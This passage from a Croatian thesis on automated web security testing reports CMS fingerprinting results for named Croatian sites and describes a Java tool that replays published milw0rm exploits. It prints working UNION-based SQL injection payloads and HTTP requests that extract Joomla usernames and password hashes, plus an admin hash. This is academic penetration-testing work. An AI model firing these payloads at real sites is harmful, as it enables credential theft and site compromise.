........
```

Slika 4.10: Ispitivanje u tijeku

Ispitivanje je provedeno nad velikim brojem stvarnih Web aplikacija. U ispitivanju su ispitivane sve podržane Web aplikacije, odnosno svi podržani CMS sustavi i forumi. U nastavku su prikazani samo dobiveni rezultati za Joomla! CMS sustav, zbog toga što je dobiven veliki broj rezultata zbog velikog broja ispitivanih Web aplikacija. Rezultati za ostale

Web aplikacije nalaze se u dodatku A. Rezultati su prikazani u tablicama, za svaku ključnu informaciju (ključne riječi, uzorci poveznica i forme) po jedna tablica za svaku Web aplikaciju. U svakoj tablici nalazi se popis svih podržanih Web aplikacija u WSAT sustavu, te maksimalan broj ključnih informacija za svaku Web aplikaciju. Maksimalan broj ključnih informacija predstavlja broj zapisanih ključnih informacija unutar *fingerprint* XML datoteka. Dobiveni rezultati su broj pronađenih ključnih informacija u ispitivanoj Web aplikaciji koje su identične ključnim informacijama u *fingerprint* XML datotekama za određenu vrstu Web aplikacije.

Dobiveni rezultati za ključne riječi za Joomla! CMS sustave nalaze se u tablici 4.1. Dobiveni rezultati su zadovoljavajući. WSAT je za većinu ispitanih Joomla! CMS sustava ispravno otkrio pojavljivanje ključnih riječi karakterističnih za Joomla! CMS sustav. U manjem broju ispitanih Joomla! CMS sustava nisu otkrivene nikakve ključne riječi, što je isto očekivano jer administratori jednostavno mogu iz koda HTML stranica izbaciti karakteristične ključne riječi.

Tablica 4.1: Rezultati za ključne riječi za Joomla! CMS sustave

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	4	3	4	4	3	3	3	3	3
http://www.majstorije.biz.hr	**2**	0	1	0	0	0	0	0	0
http://www.adria-diving.hr	**2**	0	0	0	0	0	0	0	0
http://www.mediacommerce.hr/web	**0**	0	0	0	0	0	0	0	0
http://www.pastor-inz.hr	**2**	0	0	0	0	0	0	0	0
http://www.micom.hr	**2**	0	0	0	0	0	0	0	0
http://www.potrosac.hr	**0**	0	0	0	0	0	0	0	0
http://ok-varazdin.hr/jml	**0**	0	0	0	0	0	0	0	0
http://www.agristar.hr	**2**	0	0	0	0	0	0	0	0
http://pc-konfiguracije.freehostia.com	**3**	1	1	1	1	1	1	1	1
http://tz-krk.hr/cms	**0**	0	0	0	0	0	0	0	0

Dobiveni rezultati za forme za Joomla! CMS sustave nalaze se u tablici 4.2. Dobiveni rezultati za forme su također zadovoljavajući. U većini slučajeva WSAT je ispravno otkrio pojavljivanje karakterističnih formi unutar HTML stranica ispitivanog CMS sustava. U manjem broju ispitanih Joomla! CMS sustava nisu otkrivene karakteristične forme, što je isto očekivano. Administratori mogu izmijeniti strukture karakterističnih formi ili jednostavno ispitivani Joomla! CMS sustav ne sadrži karakteristične forme.

Tablica 4.2: Rezultati za forme za Joomla! CMS sustave

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	11	11	5	4	14	7	4	4	3
http://www.majstorije.biz.hr	**3**	0	0	0	0	0	0	0	0
http://www.adria-diving.hr	**0**	0	0	0	0	0	0	0	0
http://www.mediacommerce.hr/web	**0**	0	0	0	0	0	0	0	0
http://www.pastor-inz.hr	**1**	0	0	0	0	0	0	0	0
http://www.micom.hr	**1**	0	0	0	0	0	0	0	0
http://www.potrosac.hr	**1**	0	0	0	0	0	0	0	0
http://ok-varazdin.hr/jml	**0**	0	0	0	0	0	0	0	0
http://www.agristar.hr	**1**	0	0	0	0	0	0	0	0
http://pc-konfiguracije.freehostia.com	**0**	0	0	0	0	0	0	0	0
http://tz-krk.hr/cms	**1**	0	0	0	0	0	0	0	0

Dobiveni rezultati za uzorke poveznica za Joomla! CMS sustave nalaze se u tablici 4.3. Dobiveni rezultati i za uzroke poveznica su zadovoljavajući. U većini slučajeva WSAT je

ispravno otkrio pojavljivanje karakterističnih uzoraka poveznica u ispitivanom CMS sustavu. Iz rezultata se vidi i to da je u većini slučajeva WSAT zaključio da se pronađeni uzorci poveznica prikupljeni iz Joomla! CMS sustava podudaraju s nekoliko karakterističnih uzoraka poveznica Mambo CMS sustava. To podudaranje nastaje iz razloga što su Mambo i Joomla! dva dosta slična CMS sustava, pa imaju i sličnu strukturu uzoraka poveznica.

Tablica 4.3: Rezultati za uzorke poveznica za Joomla! CMS sustave

	Joomla!	PostNuke	Mambo	bbPress	PHP-Nuke	phpBB	MyBB	UseBB	PunBB
Maksimalan broj	40	27	17	8	18	50	37	16	13
http://www.majstorije.biz.hr	**0**	0	0	0	0	0	0	0	0
http://www.adria-diving.hr	**2**	0	2	0	0	0	0	0	0
http://www.mediacommerce.hr/web	**3**	0	0	0	0	0	0	0	0
http://www.pastor-inz.hr	**6**	0	2	0	0	0	0	0	0
http://www.micom.hr	**8**	0	5	0	0	0	0	0	0
http://www.potrosac.hr	**9**	0	5	0	0	0	0	0	0
http://ok-varazdin.hr/jml	**1**	0	1	0	0	0	0	0	0
http://www.agristar.hr	**5**	0	0	0	0	0	0	0	0
http://pc-konfiguracije.freehostia.com	**0**	0	0	0	0	0	0	0	0
http://tz-krk.hr/cms	**6**	0	2	0	0	0	0	0	0

Gledajući općenito na sve prikupljene rezultate ispitivanja, može se zaključiti da je WSAT u većini slučajeva uspješno otkrio vrstu ispitivane Web aplikacije. Stoga se može zaključiti da je WSAT djelotvoran programski alat u automatiziranom otkrivanju podržanih vrsta Web aplikacija.

5. Automatizirano ispitivanje ranjivosti Web aplikacija na SQL ubacivanje

Glavni korak penetracijskog ispitivanja sigurnosti Web aplikacije je otkrivanje ranjivosti. Prije otkrivanja nepoznatih ranjivosti, potrebno je provjeriti sadrži li Web aplikacija neku od već pronađenih i objavljenih ranjivosti. Prilikom penetracijskog ispitivanja određenog tipa Web aplikacija posebno treba obratiti pažnju na to postoji li već lista pronađenih ranjivosti. Web aplikacije za koje obično postoji lista pronađenih ranjivosti su komercijalne Web aplikacije i Web aplikacije otvorenoga koda.

Pronađene ranjivosti obično se objavljuju na Internetu u obliku CVE (*Common Vulnerabilities and Exposures*) baza ranjivosti. Neke od organizacija i Web stranica koje objavljuju pronađene ranjivosti, između ostaloga i pronađene ranjivosti Web aplikacija su:

- SecurityFocus (http://www.securityfocus.com),
- milw0rm (http://www.milw0rm.com),
- Packet Storm (http://packetstormsecurity.org),
- MITRE Corporation CVE (http://cve.mitre.org),
- NIST National Vulnerability Database (http://nvd.nist.gov),
- ISS X-Force (http://xforce.iss.net) i
- CERT vulnerability notes (http://www.kb.cert.org/vuls).

Sigurnosni stručnjaci ispitivanjem ponašanja Web aplikacija i/ili analizom programskog koda Web aplikacija pronalaze ranjivosti, koje potom objavljuju na spomenutim Web stranicama. Opis ranjivosti obično sadrži vrstu Web aplikacije koja je ranjiva, te detaljan opis pronađene ranjivosti. Detaljno se opisuje pronađena ranjivost, daje se opis ranjivog dijela Web aplikacije, opisuje se postupak iskorištavanja pronađene ranjivosti, te obično se opisuje kakav utjecaj ranjivost ima na sigurnost Web aplikacije. Iskorištavanje ranjivosti obično se svodi na prosljeđivanje posebno generiranog niza znakova ranjivom parametru Web aplikacije, donosno na slanje posebno generiranog HTTP zahtjeva. Pri tome se obično koristi GET ili POST metoda za slanje podataka, ovisno o vrsti ranjivog parametra. U objavljenom postupku iskorištavanja pronađene ranjivosti obično se opisuju točni koraci koje je potrebno provesti kako bi se iskoristila pronađena ranjivost, odnosno daje se *exploit* za iskorištavanje pronađene ranjivosti Web aplikacije.

Za većinu Web aplikacija otvorenoga koda postoji lista pronađenih ranjivosti, pa tako i za CMS sustave spomenute u prethodnom poglavlju. Jedna od najčešćih ranjivosti CMS sustava je ranjivost na SQL ubacivanje. Ranjiva je obično neka instalirana komponenta unutar CMS sustava. Ranjivost se javlja zbog nedovoljne kontrole korisničkog unosa, odnosno dopušta se da korisnik kao vrijednost parametra proslijediti proizvoljan znakovni niz. Kako su te komponente dio CMS sustava, iskorištavanjem ranjivosti tih komponenti kompromitira se i cijeli CMS sustav. Iskorištavanje takvih ranjivosti obično se svodi na slanje posebno modificiranog HTTP GET ili POST zahtjeva, ovisno o vrsti ranjivog parametra. Jedan od uobičajenih načina iskorištavanja ranjivosti komponenata na SQL ubacivanje je korištenje UNION operatora. Korištenjem UNION operatora omogućava se da se proizvoljan SQL upit nadoveže na već postojeći SQL upit, te da se na taj način dođe do željenih podataka iz baze

podataka. Klasičan primjer iskorištavanja ranjivosti komponente na SQL ubacivanje prikazan je na slici 5.1. Napadački niz prikazan u primjeru može se podijeliti na nekoliko dijelova, a to su:


- relativan URL do ranjive skripte (komponente) sa svim potrebnim parametrima (`/index.php?option=com_tech_article&Itemid=17&task=item`),
- parametar koji je ranjiv na SQL ubacivanje (`item`) i
- vrijednost koja se predaje ranjivom parametru koja sadrži i SQL upit koji se koristi za iskorištavanje ranjivosti parametra `item` na SQL ubacivanje. (`9999999+union+select+0,concat(username,0x3a,password),0,0,0,0,0,0+from+jos_users--`).

```
/index.php?option=com_tech_article&Itemid=17&item=9999999+union+select+0,concat(username,0x3a,password),0,0,0,0,0,0+from+jos_users--&task=item
```

Slika 5.1: Primjer iskorištavanja ranjivosti CMS sustava na SQL ubacivanje

Klasičan način iskorištavanja ranjivosti CMS sustava na SQL ubacivanje je da se ubačenim SQL upitom dođe do korisničkih imena i sažetaka korisničkih lozinki. Napadački niz znakova sadrži SQL upit koji iz baze podataka dohvaća korisnička imena i sažetke korisničkih lozinki. Dobiveni podaci vežu se na originalni SQL upit i prikazuju se u tijelu dobivenog odgovora, odnosno u dobivenoj HTML stranici. Naravno, ubačeni SQL upit se može promijeniti tako da dohvaća proizvoljne podatke iz baze podataka, ali korisnička imena i sažeci lozinki su najzanimljiviji za napadača. Većina CMS sustava za izračunavanje sažetaka lozinki koristi slabe kriptografske algoritme za izračunavanje sažetaka, obično MD5. Korištenjem raznih programskih alata ili servisa na Internetu iz takvih sažetaka se može doći do originalne korisničke lozinke. Napadač to može iskoristiti za kompromitiranje korisničkih računa ili za kompromitiranje CMS sustava koristeći dobivene povjerljive administratorske podatke. Potrebno je napomenuti da primjeri koji se daju u opisima pronađenih ranjivosti iskorištavaju ranjivosti samo na standardnim instalacijama CMS sustava. SQL upit koji se ubacuje sadrži i ime tablice (u primjeru `jos_users`) iz koje se dohvaćaju podaci. Ime tablice sadrži prefiks baze podataka (u primjeru `jos_`) koji se zadaje tijekom instaliranja CMS sustava. Većina administratora CMS sustava ne mijenja standardne postavke, pa se ovo može i zanemariti, ali u slučajevima kada je promijenjen prefiks imena baze podataka ranjivost se neće moći iskoristiti na način prikazan u opisima pronađenih ranjivosti.

Pronađene ranjivosti CMS sustava na SQL ubacivanje jednostavno se iskorištavaju generiranjem HTTP zahtjeva koji sadrži objavljeni napadački znakovni niz, te slanjem takvog zahtjeva ranjivom CMS sustavu. Ovisno o tipu ranjivog parametra za prijenos napadačkog znakovnog niza koristi se GET ili POST metoda. U nekim slučajevima za iskorištavanje ranjivosti CMS sustava na SQL ubacivanje može se koristiti i Web preglednik. Na slici 5.2 prikazan je način iskorištavanja ranjivosti koristeći samo Web preglednik.



Slika 5.2: Uspješno iskorištavanje ranjivosti CMS sustava na SQL ubacivanje koristeći samo Web preglednik

U primjeru na slici 5.2 u dobivenom odgovoru nalazi se korisničko ime i sažetak lozinke, odnosno u dobivenom odgovoru nalazi se administratorsko korisničko ime (`admin`) i sažetak administratorske lozinke (`d5095ccc0fdf2c9125d786db536805d4`). Prema tome, može se zaključiti da je CMS sustav ranjiv na SQL ubacivanje.

Kako bi se provjerilo sadrži li određeni CMS sustav neku od objavljenih pronađenih ranjivosti, potrebno je za svaku pronađenu ranjivost ispitati je li CMS sustav ranjiv ili nije. Ispitivanje se provodi tako da se na osnovu objavljenih podataka o pronađenoj ranjivosti generira HTTP zahtjev. Generirani HTTP zahtjev se šalje CMS sustavu, te se analizira dobiveni odgovor kako bi se vidjelo je li aplikacija ranjiva ili nije. Provodeći ovaj postupak ručno može biti zamoran i dugotrajan posao, jer je potrebno ispitati CMS sustav za svaku pronađenu ranjivost. Kako se cijeli postupak otkrivanja ranjivosti može formalno opisati, postupak je pogodan za automatiziranje. Automatiziranjem postupka otkrivanja ranjivosti cijeli postupak se znatno ubrzava, te je manja mogućnost greške prilikom otkrivanja ranjivosti. Postupak otkrivanja ranjivosti sastoji se od sljedećih koraka:

1. Generiranje HTTP zahtjeva na osnovu podataka o pronađenoj ranjivosti.
2. Slanje generiranog HTTP zahtjeva CMS sustavu.
3. Analiza dobivenog odgovora, kako bi se utvrdilo je li ispitivani CMS sustav ranjiv na određenu pronađenu ranjivost.

U nastavku je opisan ostvareni programski alat za penetracijsko ispitivanje ranjivosti na SQL ubacivanje već prepoznate vrste Web aplikacije. Programski alat provodi automatizirano


otkrivanje ranjivosti na SQL ubacivanje za određene vrste CMS sustava, koristeći bazu javno dostupnih poznatih ranjivosti. Kao baza ranjivosti uzete su ranjivosti koje se objavljuju na *milw0rm*-u. Programski alat je ostvaren korištenjem programskog jezika *Java*, te je ostvareno potpuno funkcionalno grafičko sučelje.

Programski alat podržava nekoliko CMS sustava, podržani CMS sustavi su:

- Joomla!,
- Mambo i
- PHP-Nuke.

Arhitektura ostvarenog programskog alata može se podijeli na nekoliko dijelova, dijelovi su:

- baza *exploita,*
- dio za upravljanje bazom *exploita,*
- dio za izvršavanje *exploita* i
- dio za analizu uspješnosti. (Slika 5.3)



Slika 5.3: Arhitektura alata za automatizirano ispitivanje ranjivosti na SQL ubacivanje

U nastavku su opisani svi dijelovi programskog alata. Opisana je svrha i namjena svakog dijela, te je prikazan način korištenja alata. Nakon opisa svih dijelova i funkcionalnosti programskog alata opisan je i primjer pronalaženja ranjivosti CMS sustava na SQL ubacivanje korištenjem ostvarenog programskog alata.

5.1 Baza *exploita*

Baza *exploita* je kao što joj i samo ime kaže baza *exploita*. U bazi se nalaze svi do sada objavljeni *exploiti* na *milw0rm*-ovoj Web stranici za podržane CMS sustave. *Exploit* u ovom slučaju predstavlja sve podatke o pronađenoj ranjivosti na SQL ubacivanje potrebne za uspješno iskorištavanje ranjivosti. Objavljivanje informacija o pronađenoj ranjivosti na *milw0rm*-ovoj stranici nije standardizirano, pa se informacije o pronađenim ranjivostima

prikazuju i objavljuju na različite načine. Jedan primjer objavljivanja informacija o pronađenoj ranjivosti prikazan je na slici 5.4.

```
########################################

[~] Vulnerability found by: H!tm@N
[~] Contact: khghitman[at]gmail[dot]com
[~] Site: www.khg-crew.ws
[~] Greetz: boom3rang, KHG, urtan, war_ning, chs, redc0de
[~]         -=[Kosova Hackers Group]=---=[KHG-Crew]=-

########################################

[~] ScriptName:     "Joomla"
[~] Component:      "RDAutos (com_rdautos)"
[~] Version:        "1.5.5 Stable"
[~] Date:           "29/09/2008"
[~] Author:         "Robert Dam"
[~] Author E-mail:  "info@rd-media.org"
[~] Author URL:     "www.rd-media.org"

########################################

[~] Exploit /index.php?option=com_rdautos&view=category&id=[SQL]&Itemid=54
[~] Example /index.php?option=com_rdautos&view=category&id=-1+union+select+concat(username,char(58),password)+from+jos_users--&Itemid=54

########################################

[~] Proud 2 be Albanian
[~] Proud 2 be Muslim
[~] United States of Albania

########################################

# milw0rm.com [2009-01-15]
```

Slika 5.4: Primjer opisa pronađene ranjivosti na milw0rm-ovoj Web stranici

Za potrebe aplikacije odlučeno je da se svi potrebni podaci o objavljenim ranjivostima spremaju u XML datoteke, kako bi se moglo jednostavno i lako manipulirati s tim podacima. Za svaki CMS sustav postoji jedna XML datoteka sa svim objavljenim *exploitima*. Svaki *exploit* sastoji se od nekoliko informacija koje ga opisuju i koje su dovoljne za njegovo uspješno izvođenje. Struktura prazne XML datoteke koja služi za opisivanje *exploita* prikazana je na slici 5.5.

```
<?xml version="1.0" encoding="UTF-8"?>
<exploits>
  <exploit>
    <name></name>
    <url></url>
    <description></description>
    <exploit-code></exploit-code>
    <method></method>
    <link></link>
  </exploit>
</exploits>
```

Slika 5.5: Struktura XML datoteke koja predstavlja strukturu exploita

Svaki *exploit* sastoji se od 6 elemenata, a to su:

- ime (`name`),
- poveznica na milw0rm-ovu Web stranicu gdje je objavljen *exploit* (`url`),
- kratak opis *exploita* (`description`),
- napadački znakovni niz potreban za izvođenje *exploita* (`exploit-code`),
- HTTP metoda prijenosa napadačkog znakovnog niza (`method`) i

- URL na koji se predaju podaci kod korištenja POST metode (`link`).

U element `ime` zapisuje se ime pronađene ranjivosti na SQL ubacivanje koje je objavljeno na *milw0rm*-ovoj Web stranici. U element `url` zapisuje se URL na kojem je objavljena ranjivost. U element `description` zapisuje se kratak opis *exploita*, odnosno opis pronađene ranjivosti. U element `exploit-code` upisuje se napadački znakovni niz potreban za iskorištavanje pronađene ranjivosti. Vrijednost ovoga elementa koristi se kod generiranja HTTP zahtjeva za iskorištavanje pronađene ranjivosti. U element `method` zapisuje se HTTP metoda s kojom se prenose podaci potrebni za iskorištavanje pronađene ranjivosti. Podržane metode su GET i POST. U element `link` zapisuje se relativan URL skripte kojoj se predaje napadački znakovni niz kod korištenja POST metode za prijenos podataka. Ako se koristi GET metoda za prijenos podataka, element `link` ostaje prazan, jer se ne koristi. Na slici 5.6 prikazan je primjer zapisa jednog *exploita* sa svim potrebnim podacima za iskorištavanje pronađene ranjivosti.


```
<exploit>
    <name>Joomla Component RDAutos SQL Injection Vulnerability</name>
    <url>http://www.milw0rm.org/exploits/7795</url>
    <description>Component:   "RDAutos (com_rdautos)"
Version:      "1.5.5 Stable"
Date:         "29/09/2008"
Author:       "Robert Dam"
Author E-mail: "info@rd-media.org"
Author URL:   "www.rd-media.org"

Exploit:      /index.php?option=com_rdautos&amp;amp;view=category&amp;amp;id=[SQL]&amp;amp;Itemid=54
Example:      /index.php?option=com_rdautos&amp;amp;view=category&amp;amp;id=-1+union+select+concat(username,char(58),password)+from+jos_users--&amp;amp;Itemid=54</description>
    <exploit-code>/index.php?option=com_rdautos&amp;amp;view=category&amp;amp;id=-1+union+select+concat(username,char(58),password)+from+jos_users--&amp;amp;Itemid=54</exploit-code>
    <method>GET</method>
    <link />
  </exploit>
```

Slika 5.6: Primjer exploita sa svim potrebnim podacima za iskorištavanje pronađene ranjivosti

5.2 Upravljanje s bazom *exploita*

Dijelom za upravljanje s bazom *exploita* ostvareno je upravljanje s bazom *exploita*. Kako ne postoji način automatskog osvježavanja baze *exploita*, omogućeno je ručno dodavanje novih *exploita* u bazu. Dio za upravljanje s bazom *exploita* omogućava dodavanje novih *exploita*, brisanje željenih *exploita* iz baze, te pregledavanje svih *exploita* koji se nalaze u bazi.


Za upravljanje bazom exploita koristi se ostvareno grafičko sučelje. Odabirom opcije *Exploits* iz izbornika *Tools* u glavnom prozoru alata otvara se novi prozor prikazan na slici 5.7.



Slika 5.7: Pregledavanje informacija o exploitima

Novootvoreni prozor sadrži dvije kartice. U prvoj kartici (*View*) omogućeno je pregledavanje svih *exploita* koji se nalaze u bazi *exploita*. Odabirom željenog CMS sustava iz padajućeg izbornika (*Application*) prikazuje se lista svih *exploita* koji se nalaze u bazi za odabrani CMS sustav. Odabirom željenog *exploita* iz liste prikazuju se sve informacije o njemu. Brisanje željenog *exploita* iz baze omogućeno je gumbom *Remove*. Ako se neki *exploit* želi izbrisati iz baze, potrebno ga je selektirati te kliknuti na gumb *Remove*.

Dodavanje novih *exploita* u bazu omogućeno je s drugom karticom (*Add*), klikom na karticu *Add* otvara se novi prozor prikazan na slici 5.8.



Slika 5.8: Dodavanje novog exploita u bazu exploita

Nakon što se unesu svi potrebni podaci za *exploit* i iz padajućeg izbornika (*Application*) se odabere CMS sustav za koji se unosi novi *exploit*, *exploit* se dodaje klikom na gumb *Add*.

Kako bi otkrivanje ranjivosti bilo što efikasnije potrebno je da se u bazu periodički dodaju novo objavljeni *exploiti*, kako baza *exploita* ne bi zastarjela.

5.3 Izvršavanje *exploita*

Izvršavanje *exploita* se svodi na generiranje posebnog HTTP zahtjeva, te na slanje tog zahtjeva odabranom CMS sustavu. HTTP zahtjev se generira prema podacima zapisanima u bazi *exploita*, za svaki *exploit* koji se nalazi u bazi podataka generira se po jedan HTTP zahtjev. Postoje samo dva tipa HTTP zahtjeva koja se generiraju, a to su HTTP GET zahtjev i HTTP POST zahtjev. Prema metodi zapisanoj u bazi *exploita* za pojedini *exploit* određuje se koja se vrsta HTTP zahtjeva generira za koju ranjivost. Jedina razlika između ta dva zahtjeva je to na koji način se prenose podaci, odnosno napadački znakovni niz. U HTTP GET zahtjevu napadački niz se prenosi unutar zaglavlja HTTP zahtjeva, odnosno resurs koji se zahtjeva od Web aplikacije kojoj se šalje zahtjev odgovara napadačkom znakovnom nizu. Kod HTTP POST zahtjeva napadački znakovni niz šalje se u tijelu HTTP zahtjeva, te se taj znakovni niz prosljeđuje na određeni URL zapisan u bazi *exploita* za određeni *exploit*.

Primjer generiranog HTTP GET zahtjeva prikazan je na slici 5.9.

```
GET /index.php?option=com_rdautos&view=category&id=-1+union+select+concat(username,char(58),password)+from+jos_users--&Itemid=54 HTTP/1.1
Host: 192.168.1.111
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: close
```

Slika 5.9: Generirani HTTP GET zahtjev

Primjer generiranog HTTP POST zahtjeva prikazan je na slici 5.10.

```
POST /index.php?option=com_fantasytournament&func=teamsByRound&Itemid=79 HTTP/1.1
Host: 192.168.1.111
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 88

roundID=-1+union+select+1,concat(username,char(58),password)KHG,3,4,5,6+from+jos_users--
```

Slika 5.10: Generirani HTTP POST zahtjev

Dobiveni odgovori na poslane HTTP zahtjeve šalju se dijelu za analizu uspješnosti, kako bi se odlučilo je li *exploit* uspješno izvršen, odnosno postoji li ili ne postoji ranjivost.

5.4 Analiza uspješnosti

Svi dobiveni odgovori na poslane HTTP zahtjeve analiziraju se kako bi se utvrdilo je li slanjem pripadnog HTTP zahtjeva uspješno izvršeno SQL ubacivanje. Analiza uspješnosti se svodi na analizu dobivenog tijela odgovora, odnosno na analizu dobivene HTML stranice. Kako se uspješnim izvršavanjem *exploita* u tijelu dobivenog odgovora nalazi minimalno

